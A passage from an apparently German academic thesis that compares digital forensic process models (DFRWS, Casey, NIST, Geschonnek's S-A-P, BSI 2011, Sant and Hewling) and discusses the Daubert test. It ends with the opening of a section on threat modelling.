Profil Erkennung	Beweiskette	Anerkannte Software	Überprüfungstechniken	Statistik	Klarstellung
Anomaliededektion	Zeitsynchronisierung	Anerkannte Hardware	Filtertechniken	Protokolle	Auswirkungen und Folgenabschätzung
Beschwerden		Rechtliche Befugnis	Mustererkennung	Data Mining	Empfohlene Gegenmaßnahme
System Monitoring		Verlustlose Kompression	Erkennung versteckter Daten	Zeitlinien	Statistische Interpretation
Auditierung		Stichprobe	Extraktion versteckter Daten	Verknüpfungen	
etc.		Datenreduktion		Räumliche Analyse	
		Wiederherstellungstechniken			

Quelle: Palmer, G.: "DTR-T001-01 Technical Report, A Road Map for Digital Forensic Research" (2001), S. 17.

Das Modell basiert dabei auf Grundüberlegungen dahingehend, in welchen Bereichen digitalforensische Untersuchungen durchgeführt werden und welche Auswirkungen bzw. Problemstellungen in diesen Bereichen gelöst werden sollen. Im Positionspapier wurden drei Bereiche vorgestellt. Der erste Bereich bezieht sich auf die Strafverfolgung mit dem primären Ziel der Ermittlung von Straftaten und Verurteilung von Tätern auf Grundlage der Feststellung einer Straftat. Der zweite Bereich umfasst militärische Operationen mit dem primären Ziel der Fortführung von Militäroperationen und dem untergeordneten Ziel der Strafverfolgung auf Basis von Untersuchungen in Echtzeit. Die Einbeziehung der militärischen Operationen in den digitalforensischen Ermittlungsprozess wird deutlich bei der Durchsicht der letzten Unterkategorie im Bereich der Präsentation. Der dritte Bereich beschäftigt sich mit Geschäfts- und Industrieprozessen und der Verfügbarkeit sämtlicher Dienstleistungen im Zusammenhang damit als Primärziel. Unter heutiger Sicht betrifft dies die KRITIS-Unternehmen und deren Ableger. Das Sekundärziel wurde hier auch auf den Bereich der Strafverfolgung gelegt mit Echtzeit-Ermittlungen als Basis für diesen Bereich. Ausschlaggebend für die Einteilung in diese drei Teilbereiche war wohl aber eher die Beteiligung an der Konferenz und nicht die umfassende Einbeziehung aller vorhandenen Akteure digitalforensischer Ermittlungsarbeit.[42]

[42] Palmer, G.: "DTR-T001-01 Technical Report, A Road Map for Digital Forensic Research" (2001), S. 3.

Basierend auf dem DFRWS-Modell wurde zudem von *Reith, Carr & Gunsch* 2002 ein abstraktes Digital Forensic Model veröffentlicht[43], welches die Bereiche um weitere drei Phasen ergänzte. Das DFRWS-Modell wurde zudem auch in der folgenden wissenschaftlichen Auseinandersetzung mit dem Thema der digitalforensischen Ermittlungsarbeit als Referenzmodell betrachtet.

2.2.1.3 Eoghan Casey Modell für Law Enforcement 2004

Eoghan Casey veröffentlichte 2004 eines der populärsten Modelle für die digitalforensische Ermittlung in seinem Buch „Digital Evidence and Computer Crime“. In diesem Modell konzentriert sich *Casey* auf die Untersuchung selbst und bettet diese in den Ermittlungsprozess der Strafverfolgungsbehörden und der Justiz ein.

Basierend auf dem Ansatz von *Carrier* und *Stafford*, die 2003 den Begriff „Physical und Digital Crime Scene“ in Ihrem Modell des Ermittlungsprozesses, bezeichnet als „Integrated Digital Investigation Prozess (IDIP)“[44] einführten, versucht *Casey* ebenfalls einen umfassenderen Ansatz zu wählen, um den digitalforensischen Ermittlungsprozess zu beschreiben. Zudem wurden die grundlegenden Phasen des DFRWS-Modells von Casey aufgegriffen und finden sich auch in seinem als Treppenstufenmodell bekannten Investigativ Process Model wieder.

Casey beschreibt in seinem Treppenstufenmodell das Fallmanagement (Case Management) als überspannenden Bereich des Ermittlungsprozesses. Dem kann in Hinblick auf den in dieser Arbeit zu entwickelnden Hybriden-Ansatz Folge geleistet werden, da die Fallbearbeitung einen zentralen Ansatz in der weiteren Arbeit darstellen wird.

[43] Reith, M.; Carr, C.; Gunsh, G.: "An Examination of Digital Forensics Models" (2002).
[44] Eoghan C.: "Digital evidence and computer crime: forensic science, computers, and the Internet" (2004).




Abbildung 8: Einordnung der digitalforensischen Untersuchung in den Ermittlungsbereichen der Strafverfolgung und Justiz[45]

Zudem versucht *Casey* in seinem Modell, die beiden Bereiche der Untersuchung von Straftaten und die Zwischenfallbehandlung zu adressieren. Dies wird zum einen in der ersten Phase der Kenntnisnahme und zum anderen in der dritten Phase der Abarbeitungsschritte anhand vorgefertigter Protokolle deutlich. Die aus dem DFRWS-Modell bekannte Kategorie der Examination hat *Casey* in drei Bestandteile aufgegliedert und führt hierbei als erster den Punkt der Datenreduktion auf, der einen immer größer werdenden Stellenwert innerhalb eines digitalforensischen Ermittlungsprozesses innehat.

In der digitalen Forensik stellt die Datenreduktion einen Prozess dar, der dazu dient, große Mengen von Daten auf eine kleinere, aber dennoch relevante Menge zu reduzieren. Dieser Prozess kann manuell oder automatisch erfolgen und beinhaltet die Entfernung irrelevanter oder duplizierter Daten sowie die Filterung nach relevanten Informationen. Eine effektive Datenreduktion spart Zeit und Ressourcen, indem sie die Menge der zu untersuchenden Daten reduziert und die Analyse der Daten auf die wichtigsten Informationen konzentriert.[46]

[45] Casey, E.: "Handbook of digital forensics and investigation" (2010).
[46] Ebd.

Abbildung 9: Investigative Process Model nach *Casey*[47]

Es gibt verschiedene Techniken der Datenreduktion, wie beispielsweise das Herausfiltern von herstellerspezifischen Daten ohne Informationsgehalt durch Hashing, Entropiereduktion, File-Header-Analyse, Signaturvergleich und Textanalyse. Eine erfolgreiche Datenreduktion hängt von der Expertise des Forensikers sowie der Art der untersuchten Daten ab.[48] Dabei ist wichtig, dass bei der Datenreduktion alle Schritte dokumentiert werden, um die Integrität der Beweiskette zu gewährleisten. *Casey* und *Stellatos*[49] betonen die Bedeutung der Datenreduktion für die Effizienz und Genauigkeit von digitalen Forensik-Untersuchungen. *Nelson* et al.[50] beschreiben, wie die Datenreduktion in der Praxis angewendet wird und welche Herausforderungen dabei auftreten können.

[47] Casey, E.: "Handbook of digital forensics and investigation" (2010).
[48] Carrier, B.: "File System Forensic Analysis" (2005), S. 70–73.
[49] Casey, E.: "Handbook of digital forensics and investigation" (2010), S. 144–147.
[50] Nelson, B.; Phillips, A.; Enfinger, F.: "Guide to computer forensics and investigations" (2016), S. 86–87.

2.2.1.4 NIST Guide to Integrating Forensics into Incident Response 2006

In Zusammenarbeit mit dem Department of Commerce hat *Kent* für das National Institut of Standardization als Standardisierungsorganisation der USA 2006 eine Handlungsanleitung zur Integration der digitalen Forensik in die Sicherheitsvorfallbehandlung veröffentlicht.[51]

In diesem frühen Standardwerk werden die ersten Handlungsanleitungen beim Umgang mit elektronischen Beweismitteln und deren Akquise im Unternehmensumfeld aufgeführt. Das dritte Kapitel beschäftigt sich mit dem forensischen Prozess und deren Ableitungen für die Sicherheitsvorfallbehandlung. Das in der Veröffentlichung aufgeführte Forensic Process-Modell ist sehr abstrakt gehalten und besteht aus vier Phasen des Prozesses. Neben den vier Hauptphasen der Sicherstellung, Untersuchung, Analyse und Pr'sentation wird bezugnehmend auf *Pollitt* 1995 durch das Modell von *Kent* zusätzlich noch deren Inhalt klassifiziert sowie die Transformation der inhaltlichen Bestandteile dargestellt.




Abbildung 10: Forensic Process Modell nach NIST 2006[52]

Die Veröffentlichung dieses einfachen Modells ist dabei nicht als widersprüchlich zu den bereits aufgezeigten Modellen zu verstehen. Das NIST schreibt dazu selbst: *„Forensische Modelle unterscheiden sich hauptsächlich darin, wie granular jede Phase des*

[51] Kent: "Guide to Integrating Forensic Techniques into Incident Response" (2006), Kaptitel 3.
[52] Ebd., S. 3–1.

Prozesses ist und in den Begriffen, die für bestimmte Phasen verwendet werden. Organisationen sollten das spezifische forensische Modell auswählen, das für ihre Anforderungen am besten geeignet ist.“[53]

Die Veröffentlichung des NIST Standard Guides für forensische Untersuchungen innerhalb der Sicherheitsvorfallbehandlung war zudem eine der Vorlagen für die Ausarbeitung des BSI-Leitfadens IT-Forensik von 2011.

2.2.1.5 S-A-P Modell für IT-Beweismittel 2008

Eines der frühesten deutschen Standardwerke der digitalforensischen Ermittlungen stammt von *Geschonnek* und wurde in der ersten Auflage 2008 veröffentlicht. *Geschonnek* nähert sich dem Thema der digitalen Forensik ebenfalls im Kontext eines forensischen Ablaufmodells. Dieses im deutschsprachigen Raum gemeinhin bekannte S-A-P Modell ist angelehnt an das Modell des NIST von 2006 und fasst die beiden ersten Schritte des NIST Modells von 2006 zu einer Sicherstellungsphase zusammen; zudem besteht es aus den Schritten der Analyse und der Präsentation.




Abbildung 11: S-A-P Modell nach *Geschonnek* 2008[54]

Geschonneks Buch fokussiert stark auf Strafverfolgungsbehörden sowie deren Anwendung der digitalforensischen Untersuchung in Ermittlungsverfahren und wurde außerdem vom Leitfaden IT-Forensik des BSI aufgegriffen und als Basis für den forensischen Prozess gewählt.[55]

[53] Kent: "Guide to Integrating Forensic Techniques into Incident Response" (2006), S. 3–1 Fussnote 8.
[54] Geschonneck, A.: "Computer Forensik" (2008), S. 64.
[55] BSI: "Leitfaden IT-Forensik" (2011), S. 24.

2.2.1.6 BSI forensischer Prozess 2011

Das BSI hat, ähnlich dem NIST in Amerika, im Jahr 2011 eine Handlungsanleitung in Form eines Leitfadens für die digitalforensische Untersuchung veröffentlicht, welche speziell im Kontext der Sicherheitsvorfallbehandlung in Unternehmen angesiedelt ist. Das als Leitfaden IT-Forensik bezeichnete Standardwerk ist der in Deutschland derzeit alleinig veröffentlichte Quasi-Standard für digitalforensische Untersuchungen. Der Leitfaden führt als Ziel einer solchen Untersuchung die Beantwortung von sechs Fragen auf, welche mit einer allgemeinen Vorgehensweise für die Durchführung einer solchen Untersuchung in Form eines forensischen Prozessmodells versehen ist.

Das BSI schreibt dazu: *„Das Ziel einer forensischen Untersuchung ist die Beantwortung der folgenden Fragen:*

- *Was ist geschehen?*
- *Wo ist es passiert?*
- *Wann ist es passiert?*
- *Wie ist es passiert?*

Zusätzlich können die nachfolgenden Fragestellungen relevant werden, insbesondere auch im Fall der Strafverfolgung oder einer Sicherheitsbewertung:

- *Wer hat es getan?*
- *Was kann gegen eine Wiederholung getan werden?“*[56]

Für die erfolgreiche Beantwortung der Fragen gibt das BSI vor, eine Unterteilung der Vorgehensweise einer forensischen Untersuchung in sechs Abschnitte vorzunehmen. Diese Abschnitte, welche angelehnt an das S-A-P Modell im erweiterten forensischen Prozess zusammengefasst sind, dehnen *Geschonneks* Ansatz um die Vorbereitungsphase vor der eigentlichen Sicherstellung und um eine Datenreduktion vor der eigentlichen Analysephase, angelehnt an *Caseys* Treppenstufenmodell von 2004 aus.

[56] BSI: "Leitfaden IT-Forensik" (2011), S. 21.

Aufbauend auf dem allgemeinen Vorgehensmodell wurden die weiteren Kapitel des Leitfadens IT-Forensik mit Techniken und Prozeduren für die einzelnen Schritte der forensischen Untersuchung gemäß dem erweiterten forensischen Prozess aufgebaut. Damit ist der Leitfaden IT-Forensik die Fortführung der NIST-Handlungsanleitung für digitalforensische Untersuchungen im Kontext der Sicherheitsvorfallbehandlungen in Unternehmen. Teile des Leitfadens sind jedoch auf Grund der allgemeingültigen Aussagen auch als Empfehlungen für den digitalforensischen Ermittlungsprozess im Bereich der behördlichen Untersuchung anwendbar. Hierbei wird dem Bereich der strategischen wie auch operativen Vorbereitung eine besondere Rolle zugeschrieben.

Abbildung 12: Erweiterter forensischer Prozess nach BSI Leitfaden IT-Forensik 2011[57]

Unter der strategischen Vorbereitung sind alle Maßnahmen zu verstehen, die vor dem Eintreten eines Ereignisses geplant werden. Dazu gehören einerseits Maßnahmen beim Betreiber der IT (Aktivierung von Logfiles, Zeitsynchronisation, Definition von Sicherheits- und Forensikkonzepten), auf die der Ermittler jedoch keine oder kaum Einfluss haben dürfte. In beratender Tätigkeit kann er jedoch im Vorfeld darauf hinwirken, dass ihm die Bearbeitung eines späteren Vorfalls nicht unnötig schwer gemacht wird. Auf Seiten des Ermittlers selbst gehören hier die Vorbereitungen dazu, mit denen er sich zur forensischen Untersuchung in die Lage versetzt; das sind beispielsweise Auswahl und Test verschiedener Sicherungstools, Erstellen einer Vorgehensplanung, Vorbereiten von Hardware und Software (Werkzeug, Computer). Im Vorfeld ist es nötig, diese zu testen, zu beschaffen, sich darin zu schulen und diese entsprechend zu konfigurieren.[58]

Unter der operativen Vorbereitung werden alle Maßnahmen verstanden, die nach dem vermuteten Eintreten eines Vorfalls oder der Feststellung einer Straftat erfolgen. Dazu gehören zum Beispiel die Suche, Identifikation und Beschriftung der in Frage kommenden

[57] BSI: "Leitfaden IT-Forensik" (2011), S. 24–25.
[58] Bodach, R: "Skript für das Modul Computerforensische Methoden" (2022), S. 15.

Datenquellen (Computer, Telefone, USB-Sticks, externe Festplatten, aber auch RAM, Router-Konfigurationen, Netzwerkstati, Logfiles, etc.) und die Auswahl der geplanten Sicherungsmittel (Werkzeuge und Zieldatenträger).[59]

Die Maßnahmen der strategischen Vorbereitung zählen zu den planbaren Maßnahmen, um eine Organisation, eine Behörde oder ein Unternehmen zu einer digitalforensischen Untersuchung zu befähigen. Diese Maßnahmen sind daher unabhängig vom eigentlichen Ereignis, also dem Eintritt eines Sicherheitsvorfalls oder dem Feststellen einer Straftat, und sollten auch als solche losgelöst betrachtet werden.[60]

Maßnahmen der operativen Vorbereitung fallen jedoch in den unmittelbaren Bereich der Vorfallbehandlung oder der Ermittlung einer Straftat und sind Teil des Ermittlungsprozesses. Sie sind ebenfalls planbar und unterliegen einer dynamischen Veränderung, je nach Problem bzw. Lageentwicklung.

2.2.1.7 Digital Forensics the Need for Integration 2011

Im Rahmen des 6. Workshop on Digital Forensics & Incident Analysis (WDFIA)[61] haben *Sant* und *Hewling* im Jahr 2011 digitalforensische Modelle und Frameworks, wie etwa die aufgezeigten Modelle in diesem Kapitel, näher analysiert und diese für die Verwendung in Strafverfahren untersucht, welche letztlich auch bei einer gerichtlichen Aufarbeitung benötigt werden. Durch beide wurde die Feststellung getroffen, dass digitalforensische Ermittlungsprozesse und deren Modellspezifikationen ihren Fokus auf die praktische Anwendung digitalforensischer Untersuchungsmethoden legen. Die Grundlage der Untersuchung jeder kriminellen Handlung mit technologischem/digitalem Bezug beruht auf digitalen Beweisen, die durch den Prozess der digitalen Forensik erworben werden. Die Definition oder Beschreibung dieses Prozesses kann je nach Fachwissen des Ermittlers oder seinem Hintergrund variieren. Der Begriff „Forensik“ bezieht sich auf die Anwendung wissenschaftlicher Expertise in Form von Wissensbasis und Methodik, bezogen auf die vor Gericht vorgebrachten Beweismittel. Das bedeutet, dass das Ziel der Beweiserhebung darin

[59] Bodach, R: "Skript für das Modul Computerforensische Methoden" (2022), S. 15.
[60] Ebd.
[61] Sant, P.; Hewling, M.: "Digital Forensics - the Need for Integration" (2011).

besteht, sie in Gerichtsverfahren zu verwenden. Um sicherzustellen, dass Beweise vor Gericht als zulässig und verwertbar gelten, müssen angemessene Standards und Verfahren eingeführt und befolgt werden. Diese Anforderung ist bei Beweismitteln aus allen Bereichen der Forensik gegeben und nicht ausschließlich der digitalen Forensik vorbehalten.[62]

Die bloße Anzahl von Modellen/Methodiken legt nahe, dass es im Bereich der digitalen Forensik nur sehr wenig oder keine Formalisierung gibt. Dies ist eines der Probleme für die Entwicklung der digitalen Forensik als forensische Wissenschaft. In den USA etwa müssen alle digitalen Beweise, die vor Gericht vorgelegt werden, den Daubert-Test bestehen. Dieser wird verwendet, um zu überprüfen, ob vor Gericht vorgelegte forensische Beweise stichhaltig sind oder nicht.

Der Daubert-Test ist ein nach einem Präzedenzfall benannter Test für forensische Beweismittel, der im Prozess DAUBERT vs. MERELL DOW PHARMACEUTICALS, INC.[63] im Juni 1993 am Supreme Court der USA entschieden wurde. Der Test wird seitdem vor Gerichten auch außerhalb der USA verwendet, um die Aussagen von aussagenden Sachverständigen zu authentifizieren. Er bezieht sich direkt auf die Methoden zur Beweiserhebung in den verschiedenen Bereichen der allgemeinen wie digitalen Forensik. Es versucht festzustellen, ob die vorgelegten Beweise/Zeugnisse relevant sind, und Fragen zu beantworten, wie: *Wurden die Daten mit wissenschaftlichen Methoden und Verfahren gesammelt, basieren die Beweise auf bloßen Annahmen oder auf einer umfassenden Wissensbasis?* Darüber hinaus soll durch ihn aufgeklärt werden, ob die vorgelegten Beweise zulässig und verwertbar sind, und herauszufinden, inwieweit die Sachverständigen auf dem jeweiligen Gebiet autorisiert, qualifiziert und /oder erfahren sind.[64]

Zu den Hauptfragen des Daubert-Tests gehören:

1. Lässt sich die verwendete Methode bzw. die Theorie verifizieren oder falsifizieren und wurde diese empirisch geprüft?
2. Wurde die Methode in einer Fachzeitschrift veröffentlicht und dabei einem Peer-Review unterzogen?

[62] Sant, P.; Hewling, M.: "Digital Forensics - the Need for Integration" (2011).
[63] Justia: "Daubert v. Merrell Dow Pharmaceuticals, Inc." (1992).
[64] Ebd.

3. Gibt es eine Aussage über die Unsicherheit und Fehlerrate der Methode und wird diese Aussage bei der Bewertung der Ergebnisse berücksichtigt?
4. Ist die Methode in einer maßgeblichen wissenschaftlichen Gemeinschaft allgemein anerkannt?
5. Gibt es Standards und Kontrollen, die den Einsatz der Methode regeln?

In dem von *Sant* und *Hewling* veröffentlichten Artikel „Digital Forensics - the Need for Integration“ wird versucht, die Schwächen der bestehenden Modelle dadurch aufzuzeigen, dass viele der digitalforensischen Prozessmodelle den Daubert-Test nicht bestehen. Sie beschreiben einen neuen Rahmen, um die Beschränkungen bestehender Ansätze und mit bestehenden Modellen verbundene Probleme anzugehen.

Zu den wichtigsten Problemfeldern, die sich laut *Sant* und *Hewling* aus der Untersuchung der identifizierten Modelle ergeben, gehören:[65]

1. Fehlende gesetzliche Befugnis zur Beweiserhebung und -prüfung.
2. Die Notwendigkeit der sofortigen Sicherung aller Beweismittel.
3. Die Feststellung, dass für die Durchführung der Untersuchung eine kontrollierte Umgebung erforderlich ist.
4. Eine Schritt-für-Schritt-Anleitung, die von Praktikern befolgt werden kann (normalerweise wird diese mit den Werkzeugen bereitgestellt, aber nicht gut genug, da die Anweisungen abhängig sind vom Entwickler des Werkzeugs).
5. Keine bestimmten Werkzeuge identifiziert zu haben, die in den verschiedenen Phasen verwendet werden sollen.
6. Die Methodik wurde isoliert geschrieben, getrennt vom Werkzeug.
7. Die Rekonstruktion des Tatorts zur Ermöglichung eines genauen Kriminalitätsprofils wird von den meisten dieser Methoden nicht angesprochen.
8. Informatiker sind aus irgendeinem Grund darauf bedacht, die rechtlichen Aspekte der „Forensik“ zu ignorieren.

[65] Sant, P.; Hewling, M.: "Digital Forensics - the Need for Integration" (2011), S. 38.

9. Sowohl Live- als auch Post Mortem-Daten müssen in der digitalen Forensik erfasst werden.
10. Erstellung von Protokollen zur Sicherstellung einer ordnungsgemäßen Darstellung der Befunde.
11. Es fehlt der Hinweis auf die Notwendigkeit von Personalschulungsanforderungen.

In ihrem Artikel beschreiben sie den von ihnen geschaffenen standardisierten Rahmen als Framework. Das Framework sollte nicht nur technischen und rechtlichen Kriterien genügen, sondern auch ethischen Fragestellungen und die notwendige Ausbildung adressieren und flexibel genug sein, um den Anforderungen eines dynamischen Einsatzes gerecht zu werden. Der vorgeschlagene Rahmen wurde dabei so flexibel wie möglich gewählt, um an die verschiedenen Gebiete in der digitalen Forensik angepasst zu werden, zum Beispiel der mobilen Forensik, Netzwerkforensik, Cloud-Forensik und Computerforensik.[66]

Das Framework besteht aus drei Hauptphasen (1. Initiation, 2. Investigation, 3. Reporting), die weiter in spezifischere Kategorien unterteilt werden. Es ist so konzipiert, dass es präskriptiv und streng ist und gleichzeitig Geschwindigkeit und Genauigkeit gewährleistet, in dem es Empfehlungen für Werkzeuge in bestimmten Phasen des Prozesses enthält und sich an Standards orientiert. Dieses wird als streng bewertet, da während der gesamten Untersuchung keine Phase ausgeschlossen werden darf und sichergestellt werden muss, dass das Modell aus rechtlicher und wissenschaftlicher Sicht genau und zuverlässig anwendbar ist und für jede Region angepasst werden kann.[67]

Ausbildung und Qualifizierung sowie rechtliche und ethische Grundsätze werden von den zugehörigen Normen innerhalb des Prozesses adressiert und können aus der Methodik des Frameworks abgeleitet werden. Das Ergebnis jeder Phase des Prozesses ist ein formelles Dokument, welches die Art der erforderlichen Genehmigung und die Dokumentation aller angeforderten und/oder erhaltenen Rechtsdokumente beinhaltet.[68]

[66] Sant, P.; Hewling, M.: "Digital Forensics - the Need for Integration" (2011), S. 38.
[67] Ebd., S. 38.
[68] Ebd., S. 39.




Abbildung 13: Digitalforensisches Ermittlungsframework nach *Sant* und *Hewling*[69]

[69] Sant, P.; Hewling, M.: "Digital Forensics - the Need for Integration" (2011), S. 40.

2.2.2 Bedrohungsmodelle (Threat Modelling)

„Eine Bedrohung [im englischen Threat] ist jeder Umstand oder jedes Ereignis mit dem Potenzial, den Betrieb und das Vermögen der Organisation, Einzelpersonen, andere Organisationen oder die Nation durch ein Informationssystem durch unbefugten Zugriff, Zerstörung, Offenlegung oder Veränderung von Informationen und/oder Denial-of-Service zu beeinträchtigen.“[70]

Bedrohungen lassen sich grundlegend mit den folgenden W-Fragen beschreiben: *Wer* zielt auf *Was* ab und *Wie* geht er vor, um das *Warum* zu erreichen.

"Wer" ist die Einheit, die den Angriff durchführt. Dazu zählen etwa Staaten, organisierte Kriminalität und Aktivisten. Das "Was" ist das zu erreichende Ziel des Angriffs, z. B. die Erlangung von Kreditkartendaten oder die Übernahme von Computerressourcen. "Wie" beschreibt die Methode, mit der der/die Angreifer an die Daten gelangen, z. B. durch technische Angriffsmethoden via SQL-Injection oder Pufferüberläufe (im englischen Pufferoverflow). Das "Warum" erfasst den Grund, warum das Ziel für den Angreifer wichtig ist und er dieses gewählt hat.

